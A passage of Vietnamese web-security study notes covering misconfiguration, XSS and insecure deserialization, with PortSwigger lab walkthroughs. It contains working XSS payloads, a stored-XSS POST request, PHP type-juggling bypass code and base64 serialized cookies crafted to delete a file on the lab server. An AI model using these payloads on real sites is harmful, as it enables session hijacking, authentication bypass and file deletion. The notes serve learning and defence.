Vd: khi ta truy cập vào trang admin và trong đó chứa các folder khác như delete , update … Khi này do đã xác thực và truy cập vào đó nên một số website sẽ kiểm tra referrer header có phải là admin không khi truy cập vào các folder con đó

## Phòng chống:

Hạn chế sử dụng CORS.

Tiến hành phân quyền chặt chẽ và kiểm soát truy cập dựa trên các vai trò của user.

# Security missconfigure

## Khái niệm:

Xảy ra khi các cài đặt bảo mật không được thiết lập đầy đủ trong quá trình cấu hình hoặc duy trì hay triển khai cấu hình vời cài đặt mặc định.

## Nguyên nhân:

Sử dụng các cấu hình default, Sử dụng các giao thức và mã hóa không sử dụng nữa, Enable các Directory listing , Hiển thị error message , có các tính năng không cần thiết.

## Các kiểu tấn công.

Sử dụng các thông tin đăng nhập mặc định qua đó kẻ tấn công có thể sử dụng thông tin đó bằng cách tìm kiếm trên google và đăng nhập vào.

Chính sách an toàn mật khẩu không được triển khai nhằm mục đích tạo cho kẻ tấn công thực hiện các cuộc tấn công vào mật khẩu.

Sử dụng các phần mềm củ hay tồn tại các lỗi chưa update có thể dẫn đến các nguy cơ bị tấn công khi sử dụng các phần mềm đó. Đôi khi có thể đẫn đến các lỗi nghiêm trọng như RCE.

Các file và thư mục không được bảo vệ dẫn đến người dùng thường có thể truy cập và tương tác với nó.

Sử dụng các tính năng không cần thiết có thể dẫn đến một số lỗi tồn tại trong các tính năng đó. Để đảm bảo an toàn ta có thể tắt nó vì các tính năng đó không cần thiết sử dụng.

Các tính năng bảo mậtkhông được duy trì hay cấu hình đúng là nguyên nhân để kẻ tấn công có thể dễ dàng tấn công vào hệ thống mà không bị ảnh hưởng bởi cơ chế phòng thủ.

Unpublished URLs không chặn người dùng thường truy cập. Việc để lộ các url này có thể giúp kẻ tấn công xác định được các thông tin về hệ thống.

Directory traversal cho phép kẻ tấn công truy cập các thư mục mà họ muốn mà không cần bất kỳ yêu cầu nào.

## Cách ngăn chặn:

Để ngăn chặn ta cần phải am hiểu về hệ thống của mình

Update cập nhật các phần mềm.

Quét và kiểm tra thường xuyên để xác định các thành phần bị lỗi.

Không sử dụng các thông tin default

Tắt các tính năng debug, không cần thiết.

# Cross Site Scripting (XSS)

## Khái niệm:

là một lỗ hổng bảo mật web cho phép kẻ tấn công xâm phạm các tương tác mà người dùng có với một ứng dụng. Nó cho phép kẻ tấn công phá vỡ các sop. Nó có thể cho phép kẻ tấn công giả dạng người dùng, thực hiện bất kỳ hành động nào mà người dùng có thể thực hiện và truy cập dữ liệu người dùng.

## XSS hoạt động như thế nào:

Nó hoạt động bằng cách gửi các đoạn mã js độc hại để nó trả về cho người dùng. Khi đoạn js đó thực thi trong trình duyệt nạn nhân.

XSS POC:Thông thường khi triển khai các payload XSS sẽ dùng hàm alert() để hiện 1 pop-up để chứng minh là nó đã thực thi mã js mà ta chèn vào. Đối với chrome từ version 92 trở đi, cross-origin iframe sẽ không cho thực thi alert(). Do đó ta cần phải sử dụng một số hàm khác như print().

## Các loại XSS:


* Reflected XSS nó các đoạn mã js được lấy từ request http hiện tại.
* Stored XSS được lấy từ database.
* DOM-based XSS xảy ra các lổ hổng ở phía client thay vì máy chủ.

Reflected XSS xảy ra khi nó nhận dữ liệu từ một request htttp và bao gồm dữ liệu đó trong response trả về mà không kiểm tra.

Vd:https://website.com/folder1?param1=<script> JS code </script>


Cặp thẻ <script></script> để bắt đầu một đoạn mã js

Vd: Ta có đoạn code sau đây lấy dữ liệu và hiển thị ra màn hình.



Do không có cơ chể kiểm soát đầu vào lúc này ta có thể inject các payload xss trên đó qua url sau

<http://localhost/doan2/1/xss.php?usercheck=%3Cscript%3Ealert%281%29%3C%2Fscript%3E>



Stored cross-site scripting phát sinh khi ứng dụng nhận dữ liệu từ một nguồn không đáng tin cậy và bao gồm dữ liệu đó trong các phản hồi HTTP.

Vd: Giả sử một trang web có tính năng bình luận cho người khác thấy về một bài viết nào đó. Và đây là một request khi người dùng gửi bình luận

POST /post/comment HTTP/1.1

Host: vulnerable-website.com

Content-Length: 100

postId=3&comment=This+post+was+extremely+helpful.&name=Carlos+Montoya&email=carlos%40normal-user.net

Sau khi xử lý bất kỳ người dùng nào đều có thể thấy được bình luận “This post was extremely helptful” trên bài viết đó.

Lúc này kẻ tấn công sẽ gửi một đoạn js sau <script>print()</script>

Lúc này request sẽ là

POST /post/comment HTTP/1.1


Host: vulnerable-website.com

Content-Length: 100


postId=3&comment=%3Cscript%3Eprint%28%29%3C%2Fscript%3E&name=Carlos+Montoya&email=carlos%40normal-user.net

và khi người dùng truy cập vào bài đăng sẽ thực thi đoạn js đó.

Vd: Ta có một đoạn code lấy input và xử lý như sau như hình dưới dùng để lấy kết quả từ db và xuất ra




Và đoạn dưới sẽ lấy kết quả và thêm vào database;



Đó là đoạn code để đăng ký một user ta có thể tiến hành inject các payload vào database .




Sau khi đã tiến hành xong ta sẽ đăng nhập vào với user bất kỳ là admin trên đây có một nút là show user sẽ hiển thị các kết quả user có trong database. Khi ta nhấn nút này thì sẽ gọi kết quả có payload xss và trả về lúc này payload sẽ được thực thi



Sau khi ấn




Database trước và sau khi inject payload




DOM-based XSS xảy ra khi một ứng dụng lấy dữ liệu từ nơi mà kẻ tấn công có thể kiểm soát và gửi các dữ liệu độc hại cho ứng dụng và sau đó chuyển tiếp nó đến các hàm như eval hay innerhtml. Nó có thể giúp kẻ tấn công thực thi các mã javascript.

Vd: Trên server có chứa đoạn code xử lý như sau



Đoạn code sẽ lấy dữ liệu vào biến query và trả về kết quả qua hàm trackSearch

Ta có thể exploit xss bằng cách dùng payload sau: ' "><svg onload=alert(1)>//



## Ngăn chặn xss:

Kiểm tra kỹ các đầu vào và filter bằng các hàm có sẵn hay tự viết.

Mã hóa đầu ra để nó không thể thực thi payload

# Insecure Desiralize:

## Khái niệm:

Serialization là quá trình chuyển đổi dữ liệu chẳng hạn như từ dạng object thành byte stream.

Deserialization là quá trình ngược lại serialization sẽ sử dụng dữ liệu đã bị serialization thành dữ liệu ban đầu.

Vậy insecure deserialization là quá trình giải mã dữ liệu của một trang web theo một cách không an toàn. Kẻ tấn công có thể gửi các mã bị seria này cho server và sau khi server deseria dữ liệu sẽ thực thi đoạn mã của ta.

## Nguyên nhân:

Do không có cơ chế kiểm tra các đầu vào dẫn đến việc sau khi deseria sẽ thực thi các đoạn mã đó thông qua server.

## Cách khai thác:

Để phát hiện lỗi này ta sẽ xác định xem một request có các dữ liệu tuần tự không.

Dịnh đạng tuần tự trong php.

$user->name = "carlos";

$user->isLoggedIn = true;

Khi được tuần tự hóa, đối tượng này có thể trông giống như sau:

O:4:"User":2:{s:4:"name":s:6:"carlos"; s:10:"isLoggedIn":b:1;}

* O:4:"User"- Một đối tượng có tên lớp 4 ký tự"User"
* 2- đối tượng có 2 thuộc tính
* s:4:"name"- Khóa của thuộc tính đầu tiên là chuỗi 4 ký tự"name"
* s:6:"carlos"- Giá trị của thuộc tính đầu tiên là chuỗi 6 ký tự"carlos"
* s:10:"isLoggedIn"- Khóa của thuộc tính thứ hai là chuỗi 10 ký tự"isLoggedIn"
* b:1- Giá trị của thuộc tính thứ hai là giá trị booleantrue

Các hàm serialize()và unserialize() sử dụng như cái tên của nó.

Định dạng tuần tự hóa Java

Một số ngôn ngữ, chẳng hạn như Java, sử dụng các định dạng tuần tự hóa nhị phân. Điều này khó đọc hơn, nhưng bạn vẫn có thể xác định dữ liệu được tuần tự hóa nếu biết cách nhận ra một vài dấu hiệu nhận biết. Ví dụ: các đối tượng Java được tuần tự hóa luôn bắt đầu bằng các byte giống nhau, được mã hóa như ac ed trong hệ thập lục phân và rO0trong Base64.

Bất kỳ lớp nào thực thi giao diện java.io.Serializableđều có thể được tuần tự hóa và giải mã hóa. Nếu bạn có quyền truy cập mã nguồn, hãy lưu ý đến bất kỳ mã nào sử dụng readObject()phương thức, được sử dụng để đọc và giải mã dữ liệu từ một InputStream.

Sửa đổi thuộc tính đối tượng

Khi giả mạo dữ liệu, miễn là kẻ tấn công duy trù một đối tượng được tuần tự hóa hợp lệ, quá trình giải mã hóa sẽ tạo ra một đối tượng phía máy chủ với các giá trị thuộc tính được sửa đổi.

Vd: một trang web sử dụng User object được tuần tự hóa để lưu trữ dữ liệu về phiên của người dùng trong cookie. Nếu kẻ tấn công phát hiện đối tượng được tuần tự hóa này trong một yêu cầu HTTP, chúng có thể giải mã nó để tìm luồng byte sau:

O:4:"User":2:{s:8:"username";s:6:"carlos";s:7:"isAdmin";b:0;}

Thuộc isAdmintính là một điểm quan trọng. Kẻ tấn công có thể chỉ cần thay đổi giá trị boolean của thuộc tính thành 1(true), mã hóa lại đối tượng và ghi đè cookie hiện tại của chúng bằng giá trị đã sửa đổi này. Nếu trang web sử dụng cookie này để kiểm tra xem người dùng hiện tại có quyền truy cập vào một số chức năng quản trị nhất định hay không thì lúc này do giá trị isAdmin là 1 dẫn đến việc ta có quyền truy cập vào.

$user = unserialize($\_COOKIE);

if ($user->isAdmin === true) {

// allow access to admin interface

}Modifying data types

Trong php tồn tại một lỗi khi so sánh bằng ký tự == như sau:

Khi so sánh một số nguyên với một chữ vd 5==’5’ lúc này kết quả trả về vẫn là true vì php đã ép kiểu chuỗi thành số nguyên và so sánh. Do dó khi so sánh 5==’5 abcxyz’ lúc này kết quả trả về vẫn là true. Hay là 0==’abcxzsa’ kết quả vẫn là true.

Do đó nếu một website sử dụng toán tử == để so sánh và kết hợp với deserialize thì kẻ tấn công có thể thay đổi kiểu dữ liệu và vượt qua cơ chế xác thực.

$login = unserialize($\_COOKIE)

if ($login['password'] == $password) {

// log in successfully

}


Lúc này kẻ tấn công thay đổi mật khẩu thành số 0 lúc đó nếu mật khẩu không bắt đầu bằng số thì kẻ tấn công có thể vượt qua vì kết quả trả về là true.à true.

Using application functionality


Ví dụ: là một phần của chức năng "Xóa người dùng" của trang web, ảnh hồ sơ của người dùng sẽ bị xóa bằng cách truy cập vào đường dẫn tệp trong $user->image\_locationthuộc tính. Nếu điều này $userđược tạo từ một đối tượng được tuần tự hóa, kẻ tấn công có thể khai thác điều này bằng cách chuyển đối tượng đã sửa đổi với image\_locationtập hợp thành một đường dẫn tệp tùy ý. Xóa tài khoản người dùng của chính họ sau đó cũng sẽ xóa tệp tùy ý này

Đầu tiên ta login và truy cập vào phần delete-account ta phát hiện được cookie có chứa mã tuần tự. Được encode bằng base64 ta decode nó và được chuỗi sau.

Như đã nói tính năng delete sẽ thực hiện xóa luôn cả file avatar của ta và file avatar của ta được lấy từ cookie serialize ở trong hình.



Lúc này yêu cầu ta xóa tài file morale.txt ta sẽ tiến hành delete account của user của ta và tiến hành thay đổi dường dẫn avatar của ta thành file morale.txt. Lúc này user của ta sẽ bị xóa và file cũng bị xóa theo thay vì xóa avatar của ta. Ta có đoãn mã như sau và thay thế nó với cookie và gửi cho server.



Cookie: Tzo0OiJVc2VyIjozOntzOjg6InVzZXJuYW1lIjtzOjU6ImdyZWdnIjtzOjEyOiJhY2Nlc3NfdG9rZW4iO3M6MzI6Im1idmp3YndiOTJ1cjNrbHc1Nzk3bXViNGppY3EwN2FmIjtzOjExOiJhdmF0YXJfbGluayI7czoyMzoiL2hvbWUvY2FybG9zL21vcmFsZS50eHQiO30

Lưu ý nếu có ký tự “=” ở cuối xóa nó đi để tránh việc gửi server không xử lý do cookie bị sai.

Magic method:

Phương thức ma thuật là một tập hợp con đặc biệt của các phương thức mà bạn không phải gọi một cách rõ ràng. Thay vào đó, chúng được gọi tự động bất cứ khi nào một sự kiện hoặc kịch bản cụ thể xảy ra. Các phương thức ma thuật là một đặc điểm chung của lập trình hướng đối tượng trong các ngôn ngữ khác nhau. Đôi khi chúng được chỉ định bằng cách đặt tiền tố hoặc bao quanh tên phương thức bằng dấu gạch dưới kép.

Vd: trong php ta có “\_\_construct()” magic method này sẽ được gọi mỗi khi đối tượng được tạo.

Trong serialize và deserialize các magic method này cung cấp các cách để kẻ tấn công có thể khai thác.

Vd: mỗi khi gọi hàm unserialize thì magic method “\_\_wakeup()” sẽ được gọi.

Trong Java deserialization, điều tương tự cũng áp dụng cho ObjectInputStream.readObject() method, được sử dụng để đọc dữ liệu từ luồng byte ban đầu và về cơ bản hoạt động giống như một phương thức khởi tạo để "khởi tạo lại" một đối tượng được tuần tự hóa. Tuy nhiên, Serializable các lớp cũng có thể khai báo readObject()phương thức riêng của chúng như sau:

private void readObject(ObjectInputStream in) throws IOException, ClassNotFoundException

{

// implementation


}

Một readObject()phương thức được khai báo chính xác theo cách này hoạt động như một phương thức ma thuật được gọi trong quá trình giải mã hóa. Điều này cho phép lớp kiểm soát chặt chẽ hơn việc deserialization các trường của chính nó.

Injecting arbitrary objects

Vd: <https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-arbitrary-object-injection-in-php>


Đầu tiên ta truy cập và login và capture request ta phát hiện một đoạn base64 đem đi encode ta lấy được một object như sau




O:4:"User":2:{s:8:"username";s:6:"wiener";s:12:"access\_token";s:32:"p3rswttkbsi738mztp06v1p1ncat9lh8";fQ

Bây giờ ta sẽ tiến hành tìm source để phân tích và tạo payload đoạn code xử lý sẽ được lấy trong file customtemplate

Ta chú ý hàm \_\_destruct() dùng để xóa file thông qua lock\_file\_path lúc này ta sẽ tạo một object



Ta chú ý hàm \_\_destruct() dùng để xóa file thông qua lock\_file\_path lúc này ta sẽ tạo một object và gán giá trị cho nó. Ta sẽ viết đoạn code như sau để nó sẽ thực hiện tạo cho ta



Sau đó ta tiến hành chạy và lấy được payload sau

TzoxNDoiQ3VzdG9tVGVtcGxhdGUiOjE6e3M6MzA6IgBDdXN0b21UZW1wbGF0ZQBsb2NrX2ZpbGVfcGF0aCI7czoyMzoiL2hvbWUvY2FybG9zL21vcmFsZS50eHQiO30=


Ta tiến hành thay cookie bằng payload đó




Khi ta gửi lên đoạn destruct đó khi một object bị hủy nó sẽ gọi và thực thi xóa file

Lab: <https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-exploiting-java-deserialization-with-apache-commons>

